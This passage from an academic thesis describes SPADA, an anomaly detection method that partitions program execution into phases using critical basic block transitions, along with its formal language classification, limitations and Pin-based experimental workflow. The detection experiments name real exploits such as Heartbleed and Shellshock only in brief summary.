
```
BB24:  do {
BB24:    a[i] = 3*a[i];
BB24:    if (a[i] == 0) {
BB25:      a[i] = 1;
BB25:    }
BB26:    i++;
BB26:  } while (i<n);
BB27:  j = 2;
BB28:  do {
BB28:    k = 0;
BB29:    while ((k<2)&&
BB29:           (a[j-k]>a[j-k-1])) {
BB30:      k++;
BB30:    }
BB31:    if (k == 2) {
BB32:      order_cnt++;
BB32:    }
BB33:    j++;
BB33:  } while (j<n);
```



The authors of the original paper implemented a virtual infinite BBL cache to detect recurrence, i.e., if a BBL is in the cache, it has already executed at least once. Otherwise, it has not. Thus, whenever a BBL cache miss follows a BBL cache hit, a CBBT has occurred. The CBBT is identified by the source BBL's first instruction address and by the destiny BBL's first instruction address, along with the transition signature, which is composed of the sequence of compulsory missed BBLs, also identified by their first instruction address. However, this definition allows for a large amount of CBBTs in a sophisticated program, as it has a large number of "sub-algorithms." To reduce the number of CBBTs to a manageable size, the authors further filtered down the CBBTs using a phase granularity parameter p. They select as "effective CBBTs" either: 1) CBBTs that only happen once in the code, with a transition signature of at least one BBL, whose sum of occurrences of all BBLs in the transition signature exceeds p, and whose execution is separated by at least p instructions. 2) Transitions that reoccur multiple times in the code are stable if the new appearances of the CBBT match 90% of the transition signature. This rule handles rare control flow events that might end up using a single different BBL, such as in the case of an if-then-else structure.

We have implemented our own version of the technique, with four significant distinctions. First, to increase the granularity and focus on the main application, we have applied a mask to filter down only transitions which have a source BBL from the program's *.text* segment. Thus we eliminate smaller CBBTs that could be part of libraries, for instance, since library calls from the same address often have similar behavior. This choice does not mean we do not observe library code behavior; we simply aggregate the behavior into the CBBT from code that called the library, as illustrated in Figure 3.2. In the Figure, each box represents a set of BBLs, the C being short for "code". Blue boxes represent snippets of code in the text section, green boxes represent code from libraries, black arrows represent regular control flow transfer, and red arrows represent CBBTs. To the left, we observe a CBBT diagram without filters. To the right, a CBBT diagram that filters out CBBTs inside libraries. As we can see, the library behavior of the code in C4 will execute under the assumption that we are inside the phase initiated by CBBT2 (left) or CBBT1 (right). Thus, we always capture all program behavior; we just pack it in with all the behavior that has happened since the last CBBT, and we do so until the next CBBT we meet during execution. Filtering just increases the grain size of each phase following a CBBT by reducing the number of CBBTs, which will now aggregate more behavior inside each following phase.


Figure 3.2: Library behavior under no filtering and filtering out CBBTs in libraries. Each "C" block represents a set of BBLs.



Second, we do not apply the condition that a non-recurring CBBT must have a sum of occurrences of all BBLs in the transition signature larger than p. We believe that

single-occurrence transitions are a clear signal of a phase transition, and would rather have these CBBTs always imply a phase transition since they never recur in the code execution. Figure 3.3 illustrates an example. In the Figure, we observe a single CBBT illustrated by a sequence of red arrows that happens only once during execution. The structure of the loop of BBLs 301, 302, 303, and 304 contains an "if-then-else".

Figure 3.3: Example of a non-recurrent CBBT.



The original implementation would eliminate the CBBT if "the sum of occurrences of all BBLs in the transition signature is larger than p." Thus, this loop could be aggregated into the previous phase, even if it happens only once during the code. Since the authors' explanation says "occurrences of all BBLs", there is a mixture of units; p was previously referenced as the number of instructions, while here it is referenced as the number of BBL occurrences. Therefore, even if this small loop contained BBLs that performed a large number of instructions once, they would be aggregated. We decided to remove this inconsistent rule from our implementation.

Third, we apply the condition that a recurring CBBT must have its average recurrence period to be larger than p instructions. The original paper did not, which we believe could lead to short loop structures to create superficial transitions. In Figure 3.4, we show a simple example with two recurrent CBBTs. CBBT 1 enters a loop searching for nodes with a specific key, while CBBT 2 enters the calculation of the node's id string size when the code finds a node or returns 0 otherwise. Since CBBT 2 is inside the external for loop, 1 and 2 will happen in rapid sequence after the first execution of the first "while". Thus,


it is desirable to eliminate one of them.

We apply our rule through the following calculation:

$(LastStamp - FirstStamp)/Occurrences > p.$

"FirstStamp" is the instruction count where we detected the CBBT for the first time. "LastStamp" is the instruction count of the last time we saw the CBBT. "Occurrences" is the number of times we observed the CBBT. "p" is the granularity parameter. This rule eliminates CBBT 2 due to its short reoccurrence period, but not necessarily CBBT 1, as many instructions could execute until this search occurs again.

Figure 3.4: Example with 2 recurrent CBBTs. The sequence of loops searching for string sizes inside nodes leads to 2 CBBTs that are representing two parts of the same phase.



Fourth, we consider CBBTs whose source BBL and target BBL are identical to be the same CBBT, while in the original paper, the authors required at least 90% of the signature to be identical. This change is a simplification to reduce overhead when checking to match CBBTs but is also justified in the fact that a simple if-then-else structure in the signature portion could yield different CBBTs in different executions, which we consider undesirable. We refer again to Figure 3.3. By not caring about the signature, we will always detect the CBBT "300-301" when testing, no matter which path the application followed during training.

Using these distinctions with $p = 10M$ (ten million), we were able to reduce the number of CBBTs from over 900 down to 162 CBBTs in the Nginx web server worker code (REESE, 2008).

3.2 Establishing Common Behavior

Given the objective of constructing an anomaly detection mechanism, we must consider how to express the standard behavior of the application adequately. To do so, we must exercise an application's code extensively with varied inputs and ensure that the majority of the program's code executes during training. Otherwise, a slightly different input which uses a different portion of the code, or uses an unusual amount of code in a phase, could generate a false positive.

We have experimented observing code coverage with gcov (BEST, 2003), ParaDyn and DynInst tools (MILLER et al., 1995), and Pin instrumentation. However, aside from Pin, these tools only consider an application's ".text" section callgraph, ignoring the callgraph of linked libraries. To amend the lack of a method to keep track of the coverage of the dynamic call graph of an application, we chose to employ the use of a fuzzer to generate training inputs for the tested programs. Specifically, we chose the American Fuzzy Lop (AFL) (ZALEWSKI, 2017) due to its popularity and simple usage. Its original purpose is to find vulnerabilities and crashes in programs, being more suited for such needs. AFL takes a set of inputs to a program (in the form of files) and executes a genetic algorithm to mutate these files, generating new program inputs that either provide further code coverage or crash the program. Since AFL guides its search for new inputs using code coverage, AFL instruments the target binary to analyze code coverage of each tested input automatically. We leveraged this property to produce high coverage training sets for the target applications used in our experiments.

To detect an anomaly, we must consider what most attacks usually do. Return-oriented programming will regularly perform an unseen control flow transfer and will use very different basic blocks for a given application phase. A side-channel attack that leverages cache sharing will likely generate a much higher cache miss rate for a given code portion. With these considerations, we must select features to observe in each phase execution, and thus determine whether an anomaly happened. In our experiments in Chapter 4, we experimented with simple features that mesh well with our application partition scheme. The first feature we tested was the number of BBLs executed in the phase. This number will vary for a phase with iterative control structures, as well as conditional structures with very different paths. However, it helps determine whether a phase was smaller or larger than it usually is. The second feature is the number of different BBLs executed. This feature is much more restrictive given our application partition since a phase identi-

fied by a CBBT should not have very different BBLs in its execution. The third feature we considered is the first-order CBBT sequence. Whenever a CBBT occurs (i.e. CBBT "A"), we analyze whether the sequence between the CBBT that initiated the ongoing program phase (i.e. CBBT "P") and CBBT "A" is present during training. If the sequence "CBBT P" $\rightarrow$ "CBBT A" is not present in the training set, then the phase sequence is likely anomalous.

These features will naturally have some variance for the same application phase. To account for such variance, we reiterate the importance of varied input training, which will exercise this variance. In the next Chapter, we show low variances for the Nginx web server when detecting the Heartbleed attack, exemplifying that CBBTs usually have small variation for the chosen features. Moreover, the related work (PFAFF; HACK; HAMMER, 2015) has already shown that application phases tend to have low variances for a multitude of hardware performance counters, which we can select to detect different types of anomalies.

3.3 Language Classification of a CBBT-based Method

In Shu et al. (SHU; YAO; RYDER, 2015), a formal framework is discussed to classify anomaly detection methods. The authors use Chomsky's hierarchy of languages to define four levels of anomaly detection methods: L4 is a restricted regular language level, which consists of individual event analysis with no correlation between them. L3 is a regular language level, which consists of statically built finite state automatons (FSA) that analyze individual events and their sequence. As an example, *n-grams* (FORREST et al., 1996) constitute an L3 language by analyzing sequences of "n" system call chunks. L2 is a context-free language level, which consists of a push-down automaton (PDA) extension to the L3 language. As an example, we can extend an n-gram to contain stack state at each system call, allowing us to define at which scope an event is happening. Such a scheme is close to Virtual Path's methodology (FENG et al., 2003) and other works (FENG et al., 2004; GIFFIN; JHA; MILLER, 2004). Bhatkar used a similar method for dataflow anomaly detection (BHATKAR; CHATURVEDI; SEKAR, 2006). This stack keeps state and information to verify first-order event transitions with full knowledge of internal program activity and userspace, such as call and return sites. L1 is a context-sensitive language level, which has the same precision as the executing program. The language has full knowledge of internal program activities, corresponding to a higher-order PDA, which can

correlate non-adjacent events with induction variables. Shu et. al (SHU et al., 2017) have presented a **constrained** context-sensitive language model, which we have implemented to measure how efficient we are in comparison to a constrained L-1 language.

Additionally, the authors of the formal framework present optional properties from L-1 to L-3 that regard sensitivity to calling context, flow, and path of the program. Calling context sensitivity is the property of distinguishing a function's call point, i.e., who is its caller. This property allows the detection of mimicked calls from incorrect call-sites. Flow sensitivity regards the distinction of the order of events according to control-flow graphs (CFG). For a method to be flow-sensitive, it must use the application's static CFG to rule out illegal control flows. Path sensitivity relates to the branch dependencies in the binary. For a method to be path-sensitive, it must detect infeasible paths such as impossibly co-occurring basic blocks or branches. Full path sensitivity takes exponential time to discover and is mostly infeasible given instructions that use arbitrary targets such as $JMP\ \$REG$, which can call any function (GONZALVEZ; LASHERMES, 2019).

For a comparison basis, we classify our methodology in this formal framework. We observe sequences of phases defined by critical basic block transitions. Thus, CBBT-based anomaly detection does not belong to L4. We can interpret our phases as an "n-gram of basic blocks". The state's details are the CBBT that initiated the current phase, the CBBT that ends the current phase, the number of executed basic blocks, and the basic block types. We do not model recursion or keep any information of scope, and we cannot pair or correlate phases that are not sequential. Thus, our initial model fits the description of an L-3 method, as it consumes black-box traces and infers phases and characteristics from these traces.

Below we sketch a proof to show that an FSA is enough to represent the SPADA's algorithm, thus categorizing SPADA in the L-3 class of program anomaly detection.

Proposition 1. *SPADA is in the L-3 class of program anomaly detection.*

SPADA observes sequences of phases defined by critical basic block transitions. Thus, CBBT-based anomaly detection does not belong to L4. We can interpret SPADA's phases as an "n-gram of basic blocks". The state's details are the CBBT that initiated the current phase, the CBBT that ends the current phase, and the basic block types. SPADA does not model recursion or keep any information of scope, and cannot pair or correlate phases that are not sequential. Thus, SPADA's model fits the description of an L-3 method, as it consumes black-box traces and infers phases and characteristics from these traces.

Proof Sketch. We formally define the finite-state machine created by the SPADA methodology that accepts a program or rejects it as it detects an anomaly in the following paragraphs.

First, let us define what SPADA reads from a program. As we previously defined, SPADA only reads the BBLs from a program. The first instruction's address of a BBL identifies it. An instruction address is a natural number that denotes the instruction position in the virtual address space of the program. It is thus in the range of the natural numbers expressed by the machine's virtual address space. As we read the program traces to train and observe the predefined BBLs' initial addresses, SPADA records CBBTs. A critical basic block transition (CBBT) is a tuple $(BBL1, BBL2)$, where BBL1 represents the source BBL, and BBL2 represents the destination BBL of the CBBT. Thus a CBBT is simply a tuple of the natural numbers in the range of the program's virtual address space.

The second parameter that must be defined is the number of BBL types. This parameter is a natural number that denotes the distinct number of BBLs that occur in a phase. This number is in the range of 1 (as all programs have at least one instruction that can compose a BBL) and the size of the program's Basic Block Vector. A Basic Block Vector is a list of BBL addresses (i.e., natural numbers) that denote all possible BBLs in a program, as used in Simpoints (HAMERLY et al., 2005).

Now we can formally define the finite state machine of SPADA:

Σ: the input alphabet of the program is a set of tuples of the form (CBBT, N), where CBBT is a tuple as defined above, and N is a natural number denoting the number of BBL types detected during the current state.

Initial State $S0$: the state (0,0) representing an initial CBBT before the program start.

Set of states S: the set of states is constituted by all CBBTs as defined by the CBBT methodology we have previously outlined, plus two states: the initial state $S0$ and the abnormal state $ANOM$.

F, the set of final states: all sets in S are final states, except for state $S0$. Any CBBT state accepts the input, while the $ANOM$ state rejects the input as it detects an anomaly.

δ, the partial transition function: For each state, function δ receives as inputs the current state, the number of BBL types executed during the phase represented by the CBBT, and the CBBT that starts the next phase. SPADA only rejects tuples where the number of BBL types is larger than the value seen during training. Thereby, SPADA's

FSA effectively has a large number of state transitions, resulting from the combination of each CBBT with all values in the range $[1, ||BBV||]$, where $||BBV||$ denotes the size of the program's Basic Block Vector.


Constructing δ requires three steps. First, for every pair (source CBBT, dest CBBT) we observe during training, we add a transition function from current state CBBT -> input CBBT, as an abnormal number of BBL types is not sufficient for SPADA to reject the input.

Second, for every pair of (state CBBT, input CBBT) that we have not seen during training, we add N (such that $N <= BBLtypes$) entries in the transition function. Each entry is in the form of "state CBBT, input BBL types, input CBBT" -> "input CBBT". Thus SPADA accepts all inputs where the number of BBL types fits what has been seen during training, even if the CBBT sequence is not respected.

Finally, for every $(CBBT, BBLtypes)$ input not defined in the two previous steps, we add a transition from current state CBBT to $ANOM$, the rejection state. Optionally, we could forego creating this additional state and using a partial transition function, where we would simply reject the input as abnormal if the input did not respect the state transitions defined in the previous two steps. □

In Figure 3.5, we can observe an example of an FSA for a program that has CBBTs 1, 2, 3, and 4. The initial state is S0. The accepting states are CBBT1, CBBT2, CBBT3, and CBBT4, and the rejecting state is ANOM.

Figure 3.5: Set of states representing a program. Hard edges represent transitions seen during training, dashed edges represent transitions unseen.



Now, when constructing the transition function δ, following the initial step, we obtain Table 3.1.

Table 3.1: Transition function after first step. Observe that the transition function δ ignores the second value of the tuple, marked with Don't Care (X)

State	Input	Next State
CBBT1	CBBT2,X	CBBT2
CBBT2	CBBT2,X	CBBT2
CBBT2	CBBT4,X	CBBT4
CBBT4	CBBT3,X	CBBT3
CBBT3	CBBT4,X	CBBT4

Consider that, for each CBBT, we observed the respective maximum number of BBL types: 50, 30, 9, and 35. Following the second step, we would obtain the entries in Table 3.2.

We omit the entries for the third step, which would involve adding every entry of the form $CBBT_i, (CBBT_j, N), ANOM$, for every natural number N in the range of $(CBBT\_maxtypes, ||BBV||]$, where $||BBV||$ represents the size of the vector containing all distinct BBLs, and $CBBT_i\_maxtypes$ represents the maximum number of BBL types detected for phases initiated by $CBBT_i$. As previously noted, when defining a partial transition function, we can omit these transitions, and SPADA will reject any input that would generate an anomaly.

Our method mimics calling context-sensitivity weakly as it keeps track of critical basic block transitions. An illegal call will behave in two ways: First, if the illegal call triggers a different CBBT to an illegal sequence phase, we will detect the anomaly. Second, if the illegal call does not trigger a different CBBT and keeps a legal sequence phase, we will not detect the anomaly, unless the number of basic block types is sufficiently different. Thus, our method is not sensitive to call context. We also do not use the binary's static CFG or branch information, as our method only consumes black box traces. In the future, we can extend our binary analysis (which we only use to obtain the ".text" section limits when filtering out CBBTS) to include more information from the application.

3.3.1 Design Rationale and Known Limitations

We have previously worked with BBL detection to improve the memory hierarchy efficiency (MOREIRA; ALVES; KOREN, 2014; MOREIRA et al., 2016), as well as fault detection using machine learning (MOREIRA et al., 2017). The past experiences allowed

Table 3.2: Transition function δ obtained in second step.

State	Input	Next State
CBBT1	CBBT1,1	CBBT1
	...	
CBBT1	CBBT1,50	CBBT1
CBBT1	CBBT3,1	CBBT3
	...	
CBBT1	CBBT3,50	CBBT3
CBBT1	CBBT4,1	CBBT4
	...	
CBBT1	CBBT4,50	CBBT4
CBBT2	CBBT1,1	CBBT1
...		
CBBT2	CBBT1,30	CBBT1
CBBT2	CBBT3,30	CBBT3
	...	
CBBT2	CBBT3,30	CBBT3
CBBT3	CBBT1,1	CBBT1
	...	
CBBT3	CBBT1,9	CBBT1
CBBT3	CBBT2,1	CBBT2
	...	
CBBT3	CBBT2,9	CBBT2
CBBT3	CBBT3,1	CBBT3
	...	
CBBT3	CBBT3,9	CBBT3
CBBT4	CBBT1,1	CBBT1
	...	
CBBT4	CBBT1,35	CBBT1
CBBT4	CBBT2,1	CBBT2
	...	
CBBT4	CBBT2,35	CBBT2
CBBT4	CBBT4,1	CBBT4
	...	
CBBT4	CBBT4,35	CBBT4

us to gauge how effective BBLs are in characterizing code behavior. The success of SimPoints (HAMERLY et al., 2005) in the use of simulation is also an attestation to the high correlation of application phase behavior with its basic blocks. However, in our fault detection work, numerically fixed analysis intervals such as the ones previously used have demonstrated to be a liability. Either due to significant variance in execution depending

on input or due to a mismatch between a chosen interval size and the application phases' sizes, we deem the accuracy of a fixed interval size for any application insufficient for accurate detection of anomalies. Therefore, we chose to use critical basic block transitions as the methodology adapts itself to the target application, accurately partitioning it in characteristic phases.

Our work is similar to previous research that attempts to use statistics or machine learning to detect anomalies (PFAFF; HACK; HAMMER, 2015; TANG; SETHUMADHAVAN; STOLFO, 2014). However, these works are limited to the pursuit of specific attacks. We believe our proposal can detect different attacks by observing various features. In this work, we test a single set of features to detect four real-world exploits. We believe that, due to its simplicity, its addition has an acceptable cost-benefit given the substantial reduction in overhead we show in Chapter 5. We expect a hybrid approach to be more efficient, following the works demonstrated in HAFIX++ and others (SULLIVAN et al., 2016; DAVI; KOEBERL; SADEGHI, 2014; TICE et al., 2014).

Overall, the static analysis required by CBBTs or any other mechanism, such as the Control Flow Graph for CFI proposals, cannot be performed by the hardware due to the high costs required to implement the input generation and analysis of variance. We suggest the implementation of these ideas as a separate tool. A compiler flag or an operating system tool, such as a kernel module, are both valid options.

Our mechanism only works under a set of assumptions. First, virtual shared objects linked to a dynamic program are identical for training and online execution. If an application loads a different shared object file (*.so*), a phase behavior can change and trigger a false positive. Thus, SPADA **requires** the same shared libraries for all training and testing. Second, we also assume the same binary. Recompiling under different flags might change the composition of the program's BBLs, which can completely alter a program's BBL distribution. We assume patching or recompiling a program will require retraining of the standard behavior. Third, dynamically generated code, as found in many PHP and Java websites might differ based on instances and creation context; we have not tested our mechanism under such an environment. Fourth, to simplify our tests, we turned Address Space Layout Randomization (ASLR) off. However, our experiences with LAD have shown that we can use Pin's instrumentation to uniquely identify addresses using their function id as a base for an address. We can, therefore, represent all addresses in a $function : offset$ format, but chose to simplify the tool for our experiments.

Another limitation that became known during our experiments concerns the time

required to train an application's standard behavior properly. The most sophisticated application, Nginx, required less than a day to generate all traces and create a behavior defining all phases' thresholds. We believe this is still reasonable given when compared to how often the industry releases patches.

3.4 Conclusion

In this Chapter, we have detailed a methodology to detect anomalous phase behavior. We have chosen critical basic block transitions as a method to partition the application into phases since it has two interesting properties. First, it is agnostic to input sizes, i.e., a phase which contains a loop will still begin and end in the same fashion, despite the number of loop executions. Second, its phase definition is flexible, providing a better fit for different programs and identifying characteristic phases in contrast to arbitrary, fixed-size phases of other mechanisms. This property enables relatively stable identification of phases across multiple runs of the target application, allowing a complex offline analysis that we can reuse in future instances.

We chose the number of executed BBL types and follow-up phases as features to identify whether a CBBT-induced phase is behaving as expected since these features approximate the BBVs of Sherwood et al., which have shown to be high-quality characterizations of a phase. We chose to simplify the features to enable more straightforward implementation in software and hardware. These features can discern the path and execution type of the phase, as shown in the next Chapter.

4 EXPERIMENTS

In this Chapter, we show our experimental results with our methodology, SPADA, and Shu et al. 's "Long-Span Attack Detection" (LAD) (SHU et al., 2017) using four distinct attacks. The first attack consists of the exploitation of the Heartbleed bug (DURUMERIC et al., 2014) using an Nginx server with a vulnerable OpenSSL library. The second attack triggers the Shellshock bug (DELAMORE; KO, 2015) in a Procmail script processing external emails using a script with a vulnerable Bash version. The third attack uses a lack of authentication vulnerability in ProFTPd 1.3.5 to copy a malicious ".php" page to a server that handles both ProFTPd and Nginx. The fourth attack uses a stack buffer overflow present in Nginx 1.3.9-1.4.0's "ngx_http_parse_chunked" function, brute-forcing the canary and ASLR to perform return-oriented programming. We first detail the bugs and the environmental conditions in which we trained and tested the mechanisms, followed by the results and analysis of the experiments.

4.1 Experiment Setup

We executed all experiments using Pin (LUK et al., 2005). For SPADA, we created a pin tool that traces every basic block occurrence with its initial address and number of instructions. For LAD, we modified a pre-existing pin tool (debugtracer.so) to trace all function calls and returns. We used the *-follow_execv* and *-injection child* flags to run Pin in children or forked processes in Ubuntu 14.04.

4.1.1 SPADA processing flow

We have created a workflow to execute tests with SPADA, available in our repository[1]. The script "execute.sh" receives a configuration file where the user must set the configuration of an experiment. In this context, an experiment means using SPADA to detect anomalies on a set of BBL trace files in a target "test" directory, using a target "train" directory to train it. The "train" directory and "trace prefix" indicate traces to train SPADA with standard application behavior. The "test" directory, "normal prefix", and "attack prefix" indicate traces to test SPADA for standard behavior and attack behavior.

[1] <https://bitbucket.org/fbirck/bbl_attack_detection/src/master/>

The first step of the workflow is to use the pin tool inside the "BBL_sim" folder to trace an application's basic blocks (BBLs) execution. The pin tool traces the application registering every BBL's first address along with the number of instructions executed inside the BBL. A user is expected to create traces to train and test the application for standard behavior and anomalous (attack) behavior. Due to the large number of BBLs, sets of raw traces can span Gigabytes, or even Terabytes. However, due to the repetitive pattern of BBL addresses, compression reduces this volume to hundreds of Megabytes up to a few Gigabytes.

The second step of the workflow is to define critical basic block transitions for all training traces in the "train folder". This step's code is inside the "CBBT-process" folder. Our first script runs through each trace using a virtual infinite BBL cache to record every transition from BBLs registered in the cache to BBLs that are still not in the cache. Just as in Ratanaworabhan et al. 's work (RATANAWORABHAN; BURTSCHER, 2008), we also record additional information for each CBBT. First, the sequence of BBLs that miss the cache (including the first two that compose the CBBT) to construct a "transition signature," which further describes each CBBT. Second, the first occurrence of each CBBT. Third, the last occurrence of each CBBT. Fourth, the frequency of each CBBT. Fifth, the number of instructions between each pair of CBBTs. Recorded CBBTs have their statistics updated upon reoccurrence, as we also check if we are traversing any known CBBT as we walk through the trace. Due to the temporal locality of CBBTs matching phase locality, the amount of information kept only grows at new CBBTs, and the maximum amount of CBBTs we found in our tests was 4487 (Nginx 1.4.6).

The third step of the workflow filters all critical basic block transitions using a granularity parameter p and the application's binary, which we use to detect the ".text" section bottom and upper limit addresses. This step's code is inside the "feature-training" folder. If the user does not specify a binary, then we only apply a default filter of eliminating CBBTs whose transition signature is composed of only 2 BBLs (i.e., the transition signature has size 2). If a binary is a parameter, the script automatically detects the ".text" boundaries and filters out CBBTs whose first BBL (i.e., the "source" of the transition) is not inside the ".text" section. We filter in any CBBT that happens only once, as these are usually more significant transitions between essential phases of the program. Finally, we filter out any CBBT whose period of occurrence is smaller than the parameter p. The result of this step is a single file describing every CBBT.

The fourth step of SPADA's workflow uses all CBBTs to walk through all traces

("train" and "test") and aggregate phase characteristics of what happened during the phase execution. This step's code is inside the "feature_training" folder. It loads the CBBTs in a table and runs through each trace file to detect CBBTs as it traverses the trace's BBLs, creating a new ".pfs" file for each execution trace. The ".pfs" files contain the sequence of CBBTs found in each trace, describing the phase features for each of these executions as a four-field register. The first field is the source BBL of the CBBT that initiated the phase. The second field is the destination BBL of the CBBT that initiated the phase. The third field is the number of executed BBLs until a new CBBT was detected. And the fourth field is the number of distinct types of BBLs that executed until a new CBBT was detected. All ".pfs" files from the "train" folder construct a single "behavior" file, which contains the accepted behavior of the target application as the sequence of phases and their characteristics.

The fifth step of the workflow extracts this behavior to find, for each CBBT-initiated phase, the maximum value for the selected feature "number of executed BBL types", and the set of CBBTs that may follow. This step's code is inside the "STAT-testing" folder. We chose the maximum value of distinct BBL types in the phase to limit false positives, as average values along standard deviations were empirically tested and have shown high rates of false positives. Likewise, we did not use the "number of BBLs" phase features as its high variance and impredictability led to frequent false positives.

With the model constructed, the methodology then analyzes all traces of the "test" folder to search for anomalies given the expected values of the features. It generates the number of succesfully processed files, the number of anomalies contained in the "test" folder files, and the number of files containing anomalous behavior. Thereby we can calculate the false positive rate and detection rate of SPADA when applied to the given application.

4.1.2 LAD processing workflow

We have created a workflow to perform the "Long-Span Attack Detection" co-occurrence method (LAD) following the descriptions found in Shu et al. (SHU et al., 2017). We have created a single Python file with several functions describing all steps of LAD, which we call using different flags to access the various functionalities.

The first step executes a set of functions we have defined that perform the cluster training in LAD. It uses a static control flow graph file created with DynInst (SOURCE,

2016) (the tool's code is in the "CFGresearch" folder in our git repository) and the traces for training (i.e., the "train" folder). It creates an occurrence matrix (O) and a frequency matrix (F) for every trace. Each matrix cell represents a sequence between the function indexed by the row to the function indexed by the column. LAD then uses all of these profiles to create clusters using an agglomerative clustering, as defined by Shu et al. (SHU et al., 2017). The agglomerative clustering merges similar profiles based on the occurrence matrix and a "distance threshold" parameter used to control the number of clusters. Once the clusters are defined, all profiles are fit into the clusters to add information of possible behaviors (O and F matrices) of the cluster. We save these clusters to a file using Python's pickle library.

